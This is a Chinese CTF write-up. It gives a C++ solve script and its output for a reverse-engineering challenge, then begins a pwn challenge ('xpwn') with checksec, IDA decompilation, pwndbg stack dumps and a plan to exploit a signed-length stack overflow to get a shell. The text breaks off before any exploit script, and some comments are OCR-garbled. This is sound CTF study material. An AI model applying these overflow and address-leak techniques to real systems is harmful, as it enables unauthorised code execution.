
```
int a[8] = {43,30,47,30,43,44,30,62};//■■
  int len = 8;
  int code3[6];
  int j=0;
  int i=0;
  do
   {
       code3[j] = (a[i]<<2) | (a[i+1]>>4); //■■■■■■■6■■■■■■2■■■■■
       code3[j+1] = ((a[i+1] & 0xf)<<4) | (a[i+2]>>2); //■■■■■■■4■■■■■■■4■■■■■
       code3[j+2] = ((a[i+2] & 0x3)<<6) | (a[i+3]);//■■■■■■■■■2■■■4■■■■■■■
       j+=3;
       i+=4;
   }
   while(i<len-2);//8/4*3=6
   cout<<"V8:"<<endl;
   for(int i=0;i<6;i++)
   {
       cout<<dec<<code3[i]<<endl;
   }
```



```
hex:
0x4
0x13
0x0
0x13
0x4
0x5
0x13
0x5d
下标值:
43 2b
30 1e
47 2f
30 1e
43 2b
44 2c
30 1e
62 3e
V8:
173
235
222
174
199
190
```

得到V8：173,235,222,174,199,190，接下来就是爆破法了：

```
int p[6] = {173,235,222,174,199,190};
   char input[100];
   int m=0;
    for(int k=0;k<6;k++)
      for(int i=0;i<=15;i++)
        for(int j=0;j<=15;j++)
         {
            if((i | 16 * j)==p[k])
            {
              cout<<"first:"<<j<<endl;
              if(j>9)
              {
                  j+=55;
                  input[m++] = char(j);
              }
              else
              {
                  j+=48;
                  input[m++] = char(j);
              }
              cout<<"second:"<<i<<endl;
              if(i>9)
              {
                 i+=55;
                 input[m++] = char(i);
              }
              else
              {
                 i+=48;
                 input[m++] = char(i);
              }
            }
         }
   cout<<"Flag: "<<input<<endl;
```



```
first:10
second:13
first:14
second:11
first:13
second:14
first:10
second:14
first:12
second:7
first:11
second:14
Flag: ADEBDEAEC7BE
```

下面是完整的EXP：


```
#include<iostream>
#include <iomanip>
using namespace std;
int main()
{
  char b[100] = {"reverse+"};
  cout<<"hex:"<<endl;
  for(int i = 0;i<8;i++)
  {
   cout<<"0x"<<hex<<(b[i]^0x76)<<endl;
  }
  int table[64] = {
  0x37, 0x34, 0x35, 0x32, 0x33, 0x30, 0x31, 0x3E, //0——8
  0x3F, 0x3C, 0x3D, 0x3A, 0x3B, 0x38, 0x39, 0x26,
  0x27, 0x24, 0x25, 0x22, 0x23, 0x20, 0x21, 0x2E,
  0x2F, 0x2C, 0x17, 0x14, 0x15, 0x12, 0x13, 0x10,
  0x11, 0x1E, 0x1F, 0x1C, 0x1D, 0x1A, 0x1B, 0x18,
  0x19, 0x06, 0x07, 0x04, 0x05, 0x02, 0x03, 0x00,
  0x01, 0x0E, 0x0F, 0x0C, 0x46, 0x47, 0x44, 0x45,
  0x42, 0x43, 0x40, 0x41, 0x4E, 0x4F, 0x5D, 0x59};

  int code[100] = {0x4,0x13,0x0,0x13,0x4,0x5,0x13,0x5d};
  cout<<"■■■■"<<endl;
  for(int j=0;j<8;j++)
     for(int i=0;i<64;i++)
     {
        if(table[i]==code[j])
           {
               cout<<dec<<i<<" "<<hex<<i<<endl;
           }
     }

  int a[8] = {43,30,47,30,43,44,30,62};//■■
  int len = 8;
  int code3[6];
  int j=0;
  int i=0;
  do
   {
       code3[j] = (a[i]<<2) | (a[i+1]>>4); //■■■■■■■6■■■■■■2■■■■■
       code3[j+1] = ((a[i+1] & 0xf)<<4) | (a[i+2]>>2); //■■■■■■■4■■■■■■■4■■■■■
       code3[j+2] = ((a[i+2] & 0x3)<<6) | (a[i+3]);//■■■■■■■■■2■■■4■■■■■■■
       j+=3;
       i+=4;
   }
   while(i<len-2);//8/4*3=6
   cout<<"V8:"<<endl;
   for(int i=0;i<6;i++)
   {
       cout<<dec<<code3[i]<<endl;
   }
   int p[6] = {173,235,222,174,199,190};
```

```
    char input[100];
    int m=0;
     for(int k=0;k<6;k++)
       for(int i=0;i<=15;i++)
         for(int j=0;j<=15;j++)
          {
             if((i | 16 * j)==p[k])
             {
               cout<<"first:"<<j<<endl;
               if(j>9)
               {
                   j+=55;
                   input[m++] = char(j);
               }
               else
               {
                   j+=48;
                   input[m++] = char(j);
               }
               cout<<"second:"<<i<<endl;
               if(i>9)
               {
                  i+=55;
                  input[m++] = char(i);
               }
               else
               {
                  i+=48;
                  input[m++] = char(i);
               }
             }
          }
    cout<<"Flag: "<<input<<endl;
    return 0;
    //ADEBDEAEC7BE
}
```

这道题就是考察脚本的书写能力，还有对常见加密算法的研究，自己的逆向水平感觉也得到了提高~加油吧！


二、pwn

xpwn




```
king@ubuntu:~/桌面/西湖pwn&DDCTFpwn/strike$ checksec xpwn
[*] '/home/king/\xe6\xa1\x8c\xe9\x9d\xa2/\xe8\xa5\xbf\xe6\xb9\x96pwn&DDCTFpwn/st
rike/xpwn'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
king@ubuntu:~/桌面/西湖pwn&DDCTFpwn/strike$ 
```


ida看一波：



```
int __cdecl main(int a1)
{
  int v1; // eax
  char buf; // [esp+0h] [ebp-4Ch]
  size_t nbytes; // [esp+40h] [ebp-Ch]
  int *v5; // [esp+44h] [ebp-8h]

  v5 = &a1;
  setbuf(stdout, 0);
  sub_80485DB(stdin, stdout);
  sleep(1u);
  printf("Please set the length of password: ");
  nbytes = sub_804862D();
  if ( (signed int)nbytes > 63 )
  {
    puts("Too long!");
    exit(1);
  }
  printf("Enter password(lenth %u): ", nbytes);
  v1 = fileno(stdin);
  read(v1, &buf, nbytes);
  puts("All done, bye!");
  return 0;
}
```




```
int __cdecl sub_80485DB(FILE *stream, FILE *a2)
{
  int v2; // eax
  char buf; // [esp+0h] [ebp-48h]

  printf("Enter username: ");
  v2 = fileno(stream);
  read(v2, &buf, 0x40u);
  return fprintf(a2, "Hello %s", &buf);
}
```



```
int sub_804862D()
{
  int v0; // eax

  v0 = fileno(stdin);
  read(v0, nptr, 0x10u);
  return atoi(nptr);
}
```

栈溢出，逻辑相当清晰，一开始输入名字，可以泄露出地址，很明显，那么真实地址就有了，接着一个atoi函数绕过上届保护，直接输入负数，就可实现栈溢出，但是这里有




```
-00000031                   db ? ; undefined
-00000030                   db ? ; undefined
-0000002F                   db ? ; undefined
-0000002E                   db ? ; undefined
-0000002D                   db ? ; undefined
-0000002C                   db ? ; undefined
-0000002B                   db ? ; undefined
-0000002A                   db ? ; undefined
-00000029                   db ? ; undefined
-00000028                   db ? ; undefined
-00000027                   db ? ; undefined
-00000026                   db ? ; undefined
-00000025                   db ? ; undefined
-00000024                   db ? ; undefined
-00000023                   db ? ; undefined
-00000022                   db ? ; undefined
-00000021                   db ? ; undefined
-00000020                   db ? ; undefined
-0000001F                   db ? ; undefined
-0000001E                   db ? ; undefined
-0000001D                   db ? ; undefined
-0000001C                   db ? ; undefined
-0000001B                   db ? ; undefined
-0000001A                   db ? ; undefined
-00000019                   db ? ; undefined
-00000018                   db ? ; undefined
-00000017                   db ? ; undefined
-00000016                   db ? ; undefined
-00000015                   db ? ; undefined
-00000014                   db ? ; undefined
-00000013                   db ? ; undefined
-00000012                   db ? ; undefined
-00000011                   db ? ; undefined
-00000010                   db ? ; undefined
-0000000F                   db ? ; undefined
-0000000E                   db ? ; undefined
-0000000D                   db ? ; undefined
-0000000C nbytes            dd ?
-00000008 anonymous_0       dd ?
-00000004                   db ? ; undefined
-00000003                   db ? ; undefined
-00000002                   db ? ; undefined
-00000001                   db ? ; undefined
+00000000  s                db 4 dup(?)
+00000004  r                db 4 dup(?)
+00000008
+00000008 ; end of stack variables
```

这里有个匿名的地址，看看是谁的，发现是v5，而且v5取的是a1的地址，a1又在我们的ret的下一个，那么也就是说要泄露出a1这个地址，然后填到那个匿名那里，保证结

```
pwndbg> stack 100
00:0000■ esp      0xffc47230 —■ 0xf76e4d60 (_IO_2_1_stdout_) ■— 0xfbad2887
01:0004■          0xffc47234 —■ 0x80487e1 ■— dec    eax /* 'Hello %s' */
02:0008■          0xffc47238 —■ 0xffc47240 ■— 0x61616161 ('aaaa')
03:000c■          0xffc4723c —■ 0xffc472b8 —■ 0xf753edc8 ■— jbe    0xf753edf5 /* 'v+' */
04:0010■ eax ecx  0xffc47240 ■— 0x61616161 ('aaaa')
... ↓
0e:0038■          0xffc47268 —■ 0xffc472f8 ■— 0x0#■■■
0f:003c■          0xffc4726c —■ 0xf7598005 (setbuf+21) ■— add    esp, 0x1c#setbuf - 21■■■■■
10:0040■          0xffc47270 —■ 0xf76e4d60 (_IO_2_1_stdout_) ■— 0xfbad2887
11:0044■          0xffc47274 ■— 0x0
12:0048■          0xffc47278 ■— 0x2000
13:004c■          0xffc4727c —■ 0xf7597ff0 (setbuf) ■— sub    esp, 0x10
14:0050■          0xffc47280 —■ 0xf76e4d60 (_IO_2_1_stdout_) ■— 0xfbad2887
15:0054■          0xffc47284 —■ 0xf772d918 ■— 0x0
16:0058■ ebp      0xffc47288 —■ 0xffc472f8 ■— 0x0
```


```
17:005c■          0xffc4728c —■ 0x80486a3 ■— add    esp, 0x10
18:0060■          0xffc47290 —■ 0xf76e45a0 (_IO_2_1_stdin_) ■— 0xfbad2088
19:0064■          0xffc47294 —■ 0xf76e4d60 (_IO_2_1_stdout_) ■— 0xfbad2887
1a:0068■          0xffc47298 —■ 0xffc472b0 ■— 0xffffffff
1b:006c■          0xffc4729c —■ 0x804831f ■— pop    edi /* '__libc_start_main' */
1c:0070■          0xffc472a0 ■— 0x0
1d:0074■          0xffc472a4 —■ 0xffc47344 ■— 0x3e86b2b5
1e:0078■          0xffc472a8 —■ 0xf76e4000 (_GLOBAL_OFFSET_TABLE_) ■— 0x1b1db0
1f:007c■          0xffc472ac ■— 0x8f17
20:0080■          0xffc472b0 ■— 0xffffffff
21:0084■          0xffc472b4 ■— 0x2f /* '/' */
22:0088■          0xffc472b8 —■ 0xf753edc8 ■— jbe    0xf753edf5 /* 'v+' */
23:008c■          0xffc472bc —■ 0xf77041b0 —■ 0xf7532000 ■— jg     0xf7532047
24:0090■          0xffc472c0 ■— 0x8000
25:0094■          0xffc472c4 —■ 0xf76e4000 (_GLOBAL_OFFSET_TABLE_) ■— 0x1b1db0
26:0098■          0xffc472c8 —■ 0xf76e2244 —■ 0xf754a020 (_IO_check_libio) ■— call   0xf7651b59
27:009c■          0xffc472cc —■ 0xf754a0ec (init_cacheinfo+92) ■— test   eax, eax
28:00a0■          0xffc472d0 ■— 0x1
29:00a4■          0xffc472d4 ■— 0x0
2a:00a8■          0xffc472d8 —■ 0xf7560a50 (__new_exitfn+16) ■— add    ebx, 0x1835b0
2b:00ac■          0xffc472dc —■ 0x804879b ■— add    edi, 1
2c:00b0■          0xffc472e0 ■— 0x1
2d:00b4■          0xffc472e4 —■ 0xffc473a4 —■ 0xffc480d1 ■— './xpwn'
2e:00b8■          0xffc472e8 —■ 0xffc473ac —■ 0xffc480d8 ■— 'LC_NUMERIC=zh_CN.UTF-8'
2f:00bc■          0xffc472ec —■ 0x8048771 ■— lea    eax, [ebx - 0xf8]
30:00c0■          0xffc472f0 —■ 0xffc47310 ■— 0x1#v5=&a1■■■■■0x0xffc47310■■■
31:00c4■          0xffc472f4 ■— 0x0
... ↓
33:00cc■          0xffc472fc —■ 0xf754a637 (__libc_start_main+247) ■— add    esp, 0x10
34:00d0■          0xffc47300 —■ 0xf76e4000 (_GLOBAL_OFFSET_TABLE_) ■— 0x1b1db0
... ↓
36:00d8■          0xffc47308 ■— 0x0
37:00dc■          0xffc4730c —■ 0xf754a637 (__libc_start_main+247) ■— add    esp, 0x10#■■■■■■ret■
38:00e0■          0xffc47310 ■— 0x1#a1■■■
39:00e4■          0xffc47314 —■ 0xffc473a4 —■ 0xffc480d1 ■— './xpwn'
3a:00e8■          0xffc47318 —■ 0xffc473ac —■ 0xffc480d8 ■— 'LC_NUMERIC=zh_CN.UTF-8'
3b:00ec■          0xffc4731c ■— 0x0
```

好了，泄露出stack地址，就可以通过计算偏移得到a1的地址，然后system出来，栈溢出，直接getshell~



```
pwndbg> distance 0xffc47310 0xffc472f8
0xffc47310->0xffc472f8 is -0x18 bytes (-0x6 words)
pwndbg> 
```

偏移为0x18，继续看：



```
05:0014│      0xffffcd74 —▸ 0xffffce14 ◂— 0xb6766837
06:0018│      0xffffcd78 —▸ 0xf7fb4000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1b1db0
07:001c│ ecx  0xffffcd7c ◂— 0x39393939 ('9999')
08:0020│      0xffffcd80 ◂— 0xff0a3939
09:0024│      0xffffcd84 ◂— 0x2f /* '/' */
0a:0028│      0xffffcd88 —▸ 0xf7e0edc8 ◂— jbe    0xf7e0edf5 /* 'v+' */
0b:002c│      0xffffcd8c —▸ 0xf7fd41b0 —▸ 0xf7e02000 ◂— jg     0xf7e02047
0c:0030│      0xffffcd90 ◂— 0x8000
0d:0034│      0xffffcd94 —▸ 0xf7fb4000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1b1db0
